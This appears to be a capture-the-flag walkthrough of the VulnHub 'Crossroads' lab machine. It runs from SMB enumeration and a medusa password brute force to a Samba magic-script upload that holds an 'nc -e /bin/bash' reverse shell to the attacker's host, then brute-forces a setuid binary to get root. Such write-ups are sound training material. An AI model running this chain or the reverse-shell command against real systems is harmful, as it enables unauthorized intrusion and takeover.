

```
❯ cat target -l python
```

```
File: target

# Nmap 7.95 scan initiated Tue Jun 10 13:27:59 2025 as: /usr/lib/nmap/nmap --privileged -sCV -
Nmap scan report for 10.0.2.86
Host is up (0.00015s latency).

PORT    STATE SERVICE     VERSION
80/tcp  open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-robots.txt: 1 disallowed entry
|_/crossroads.png
|_http-title: 12 Step Treatment Center | Crossroads Centre Antigua
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:55:A5:43 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: CROSSROADS

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
| smb2-time:
|   date: 2025-06-10T11:28:12
|_  start_date: N/A
|_nbstat: NetBIOS name: CROSSROADS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: crossroads
|   NetBIOS computer name: CROSSROADS\x00
|   Domain name: \x00
|   FQDN: crossroads
|_  System time: 2025-06-10T06:28:12-05:00
```

```
❯ whatweb http://10.0.2.86
http://10.0.2.86 [200 OK] AddThis, Apache[2.4.38], Bootstrap, Country[RESERVED][ZZ], Frame, Google-Analytics[Universal][UA-15284593-1], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.86], JQuery[3.3.1], Open-Graph-Protocol[website], Script[application/ld+json,text/javascript], Title[12 Step Treatment Center | Crossroads Centre Antigua], WordPress, YouTube
```






```
❯ gobuster dir -u http://10.0.2.86 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,md,jpg,img,png,xml -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.86
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,md,jpg,img,png,xml,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 93075]
/.html                (Status: 403) [Size: 274]
/.php                 (Status: 403) [Size: 274]
/robots.txt           (Status: 200) [Size: 42]
/note.txt             (Status: 200) [Size: 108]
/crossroads.png       (Status: 200) [Size: 1100255]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 1985031 / 1985040 (100.00%)
```

```
Esperando a staging.crossroadsantigua.org...
```

```
Esperando a crossroadsantigua.org...
```




```
❯ smbclient -L 10.0.2.86
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        smbshare        Disk
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            CROSSROADS
```

```
❯ enum4linux -a 10.0.2.86
Starting enum4linux v0.9.1
```

```
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\albert (Local User)

[+] Enumerating users using SID S-1-5-21-198007098-3908253677-2746664996 and

S-1-5-21-198007098-3908253677-2746664996-501 CROSSROADS\nobody (Local User)
S-1-5-21-198007098-3908253677-2746664996-513 CROSSROADS\None (Domain Group)
S-1-5-21-198007098-3908253677-2746664996-1001 CROSSROADS\albert (Local User)
```

```
medusa -h 10.0.2.86 -u albert -P /usr/share/wordlists/rockyou.txt -M smbnt
```

```
[smbnt] Host: 10.0.2.86 User: albert Password: bradley1 [SUCCESS (ADMIN$ - Share Unavailable)]
```

```
❯ cat creds
```

	File: creds
1	albert -> bradley1

```
❯ smbmap -H 10.0.2.86 -u albert -p bradley1
```

```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.0.2.86:445   Name: 10.0.2.86                 Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        smbshare                                                READ, WRITE
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.9.5-Debian)
        albert                                                  READ ONLY       Home Directories
```

```
❯ smbmap -H 10.0.2.86 -u albert -p bradley1 -r smbshare
```

```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.0.2.86:445   Name: 10.0.2.86                 Status: NULL Session
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        smbshare                                                READ, WRITE
        ./smbshare
        dr--r--r--                0 Tue Jun 10 14:12:45 2025    .
        dr--r--r--                0 Sat Mar  6 13:45:15 2021    ..
        fr--r--r--             8779 Tue Mar  2 23:14:54 2021    smb.conf
        IPC$                                                    NO ACCESS       IPC Service (Samba 4.9.5-Debian)
        albert                                                  READ ONLY       Home Directories
[*] Closed 1 connections
```

```
❯ smbmap -H 10.0.2.86 -u albert -p bradley1 --download smbshare/smb.conf
```

```
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting download: smbshare\smb.conf (8779 bytes)
[+] File output to: /home/kali/VulnHub/Crossroads/10.0.2.86-smbshare_smb.conf
[*] Closed 1 connections
```

```
❯ cat 10.0.2.86-smbshare_smb.conf
       File: 10.0.2.86-smbshare_smb.conf
   1   #
   2   # Sample configuration file for th
   3   #
   4   #
   5   # This is the main Samba configura
```

```
[smbshare]

path = /home/albert/smbshare
valid users = albert
browsable = yes
writable = yes
read only = no
magic script = smbscript.sh
guest ok = no
```


```
❯ cat smbscript.sh
       File: smbscript.sh
   1   nc -e /bin/bash 10.0.2.65 5555
```

```
❯ smbclient //10.0.2.86/smbshare -U albert
Password for [WORKGROUP\albert]:
Try "help" to get a list of possible commands.
smb: \> put smbscript.sh
```

```
❯ sudo nc -lvnp 5555
[sudo] contraseña para kali:
listening on [any] 5555 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.86] 47494
id
uid=1000(albert) gid=1000(albert) groups=1000(albert)
```

```
albert@crossroads:/home/albert$ ls -la
total 1588
drwxr-xr-x 4 albert albert    4096 Jun 10 08:48 .
drwxr-xr-x 3 root   root      4096 Mar  2  2021 ..
-rwsr-xr-x 1 root   root     16664 Mar  2  2021 beroot
-rw-r--r-- 1 albert albert 1583196 Mar  2  2021 crossroads.png
drwxrwxrwx 3 albert albert    4096 Jun 10 08:48 .local
drwxrwxrwx 2 albert albert    4096 Jun 10 08:49 smbshare
-r-x------ 1 albert albert    1805 Jan  3  2021 user.txt
```

```
albert@crossroads:/home/albert$ cat user.txt
flag 1/2
```



```
albert@crossroads:/home/albert$ file beroot
beroot: setuid ELF 64-bit LSB pie executable,
49b, for GNU/Linux 3.2.0, not stripped
```

```
enter password for root
----------------------
password:
```

```
albert@crossroads:/home/albert$ ls -la
total 1588
drwxr-xr-x 4 albert albert    4096 Jun 10 08:48 .
drwxr-xr-x 3 root   root      4096 Mar  2  2021 ..
-rwsr-xr-x 1 root   root     16664 Mar  2  2021 beroot
-rw-r--r-- 1 albert albert 1583196 Mar  2  2021 crossroads.png
drwxrwxrwx 3 albert albert    4096 Jun 10 08:48 .local
drwxrwxrwx 2 albert albert    4096 Jun 10 08:49 smbshare
-r-x------ 1 albert albert    1805 Jan  3  2021 user.txt
albert@crossroads:/home/albert$
```

```
❯ cd VulnHub/Crossroads
❯ ls -la
drwxrwxr-x kali kali 4.0 KB Tue Jun 10 15:49:30 2025 .
drwxrwxr-x kali kali 4.0 KB Tue Jun 10 13:30:43 2025 ..
.rw-rw-r-- kali kali  19 B  Tue Jun 10 14:07:11 2025 creds
.rw-rw-r-- kali kali 1.0 MB Tue Mar  2 23:05:35 2021 crossroads.png
.rw-rw-r-- kali kali 147 MB Tue Jun 10 14:04:13 2025 hydra.restore
.rw-rw-r-- kali kali 477 B  Tue Jun 10 13:27:30 2025 ports
.rw-rw-r-- kali kali  31 B  Tue Jun 10 15:49:30 2025 smbscript.sh
.rw-rw-r-- kali kali 1.6 KB Tue Jun 10 13:28:11 2025 target
```

```
albert@crossroads:/home/albert$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.65 - - [10/Jun/2025 08:57:09] "GET /crossroads.png HTTP/1.1" 200 -
```

```
❯ rm crossroads.png
❯ wget http://10.0.2.86:8080/crossroads.png
--2025-06-10 15:57:09--  http://10.0.2.86:8080/crossroads.png
Conectando con 10.0.2.86:8080... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1583196 (1,5M) [image/png]
Grabando a: «crossroads.png»

crossroads.png        100%[=====================>]   1,51M  --.-KB/s    en 0,02s

2025-06-10 15:57:09 (64,8 MB/s) - «crossroads.png» guardado [1583196/1583196]
```

```
❯ sudo docker run -it --rm -v /home/kali/VulnHub/Crossroads:/data bannsec/stegoveritas /bin/bash
(stegoveritas_venv) stegoveritas@0160a4c10b68:~$ cd /data
(stegoveritas_venv) stegoveritas@0160a4c10b68:/data$ ls
creds  crossroads.png  hydra.restore  myenv  ports  smbscript.sh  target
(stegoveritas_venv) stegoveritas@0160a4c10b68:/data$ stegoveritas crossroads.png
Running Module: SVImage
+--------------------------+------+
|        Image Format      | Mode |
+--------------------------+------+
| Portable network graphics | RGBA |
+--------------------------+------+
Found something worth keeping!
ISO-8859 text
```

```
(stegoveritas_venv) stegoveritas@0160a4c10b68:/data/results/keepers$ ls -la
total 9984
drwxr-xr-x 2 stegoveritas stegoveritas    4096 Jun 10 14:42 .
drwxr-xr-x 4 stegoveritas stegoveritas    4096 Jun 10 14:42 ..
-rw-r--r-- 1 stegoveritas stegoveritas  363321 Jun 10 14:41 1749566518.5716293-51292e0b00d3a3b2329754e2f263c5fc
-rw-r--r-- 1 stegoveritas stegoveritas  363321 Jun 10 14:42 1749566520.498948-ed0571c4666f0bf92c524ea01bb43f14
-rw-r--r-- 1 stegoveritas stegoveritas  121107 Jun 10 14:42 1749566538.7132726-551c31a4641ef2746c9dded6fcbd136f
-rw-r--r-- 1 stegoveritas stegoveritas  242214 Jun 10 14:42 1749566540.145165-1fe7642fadf2ed5c28786759f4bcc453
-rw-r--r-- 1 stegoveritas stegoveritas  726642 Jun 10 14:42 1749566540.2533996-8b8837e85cc239e64501da3591c5e7ad
-rw-r--r-- 1 stegoveritas stegoveritas  847749 Jun 10 14:42 1749566541.4956896-9b3399c96e1202e99f74a1408275f708
-rw-r--r-- 1 stegoveritas stegoveritas  363321 Jun 10 14:42 1749566542.2508042-96bf39bb25d7df3726852bb64a254117
-rw-r--r-- 1 stegoveritas stegoveritas  484428 Jun 10 14:42 1749566543.342703-bf1fcd5ba321d60712609ee52992e064
-rw-r--r-- 1 stegoveritas stegoveritas  605535 Jun 10 14:42 1749566545.1402018-737b5476c4fe2a87b3d7d447e044144e
-rw-r--r-- 1 stegoveritas stegoveritas  726642 Jun 10 14:42 1749566546.3889477-1258c4b529df1c3412d7b458a96aec69
-rw-r--r-- 1 stegoveritas stegoveritas  363321 Jun 10 14:42 1749566546.9309165-143c9f481797ad158f8cee505c02efe9
-rw-r--r-- 1 stegoveritas stegoveritas  847749 Jun 10 14:42 1749566547.94682-c4608103228e7a86a9bea1dc2932cc85
-rw-r--r-- 1 stegoveritas stegoveritas  968856 Jun 10 14:42 1749566549.1641283-e35ebf1add728f7ce937c5611df0767f
-rw-r--r-- 1 stegoveritas stegoveritas 1583196 Jun 10 14:42 1749566571.0625246-1326e7028b56ae6e32aa5eb4695f583c
-rw-r--r-- 1 stegoveritas stegoveritas       0 Jun 10 14:42 29
-rw-r--r-- 1 stegoveritas stegoveritas 1583155 Jun 10 14:42 29.zlib
(stegoveritas_venv) stegoveritas@0160a4c10b68:/data/results/keepers$ cat 1749566518.5716293-51292e0b00d3a3b2329754e2f263c5fc
```

```
twenty
tommie
sandman
panchito
nicole3
munchie
marcella
lemuel
katelynn
jumper
jerick
happygirl
guardian
foreverlove
firdaus
eeyore1
doctorwho
cristovive
baby22
weirdo
theboss
spartans
rodrigues
roadrunner
radical
poohead
pawpaw
patita
norton
mydaddy
laurentiu(stegoveritas_venv) stegoveritas@0160a4c10b68:/data/results/keepers$
```

```
(stegoveritas_venv) stegoveritas@0160a4c10b68:/data/results/keepers$ mv 1749566518.5716293-51292e0b00d3a3b2329754e2f263c5fc pass.lst
```

```
.rw-r--r-- kali kali 355 KB Tue Jun 10 16:41:58 2025  pass.lst
❯ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.0.2.86 - - [10/Jun/2025 16:48:17] "GET /pass.lst HTTP/1.1" 200 -
```

```
albert@crossroads:/home/albert$ wget http://10.0.2.65:8081/pass.lst
--2025-06-10 09:48:17--  http://10.0.2.65:8081/pass.lst
Connecting to 10.0.2.65:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 363321 (355K) [application/octet-stream]
Saving to: 'pass.lst'

pass.lst                                            100%[=================

2025-06-10 09:48:17 (23.3 MB/s) - 'pass.lst' saved [363321/363321]
```


```
albert@crossroads:/home/albert$ ls -la
total 1944
drwxr-xr-x 4 albert albert    4096 Jun 10 09:48 .
drwxr-xr-x 3 root   root      4096 Mar  2  2021 ..
-rwsr-xr-x 1 root   root     16664 Mar  2  2021 beroot
-rw-r--r-- 1 albert albert 1583196 Mar  2  2021 crossroads.png
drwxrwxrwx 3 albert albert    4096 Jun 10 08:48 .local
-rw-rw-rw- 1 albert albert  363321 Jun 10 09:41 pass.lst
drwxrwxrwx 2 albert albert    4096 Jun 10 08:49 smbshare
-r-x------ 1 albert albert    1805 Jan  3  2021 user.txt
```

```
albert@crossroads:/home/albert$ for i in $(cat pass.lst); do echo $i | ./beroot; done
```

```
albert@crossroads:/home/albert$ ls -la
total 1948
drwxr-xr-x 4 albert albert    4096 Jun 10 09:52 .
drwxr-xr-x 3 root   root      4096 Mar  2  2021 ..
-rwsr-xr-x 1 root   root     16664 Mar  2  2021 beroot
-rw-r--r-- 1 albert albert 1583196 Mar  2  2021 crossroads.png
drwxrwxrwx 3 albert albert    4096 Jun 10 08:48 .local
-rw-rw-rw- 1 albert albert  363321 Jun 10 09:41 pass.lst
-rw-rw-rw- 1 root   albert      20 Jun 10 09:52 rootcreds
drwxrwxrwx 2 albert albert    4096 Jun 10 08:49 smbshare
-r-x------ 1 albert albert    1805 Jan  3  2021 user.txt
albert@crossroads:/home/albert$ cat rootcreds
root
___drifting___
```

```
albert@crossroads:/home/albert$ su root
Password:
root@crossroads:/home/albert# la pass es ___drifting___
```

```
root@crossroads:/home/albert# cat /root/root.txt
flag 2/2
```



```
congratulations!
```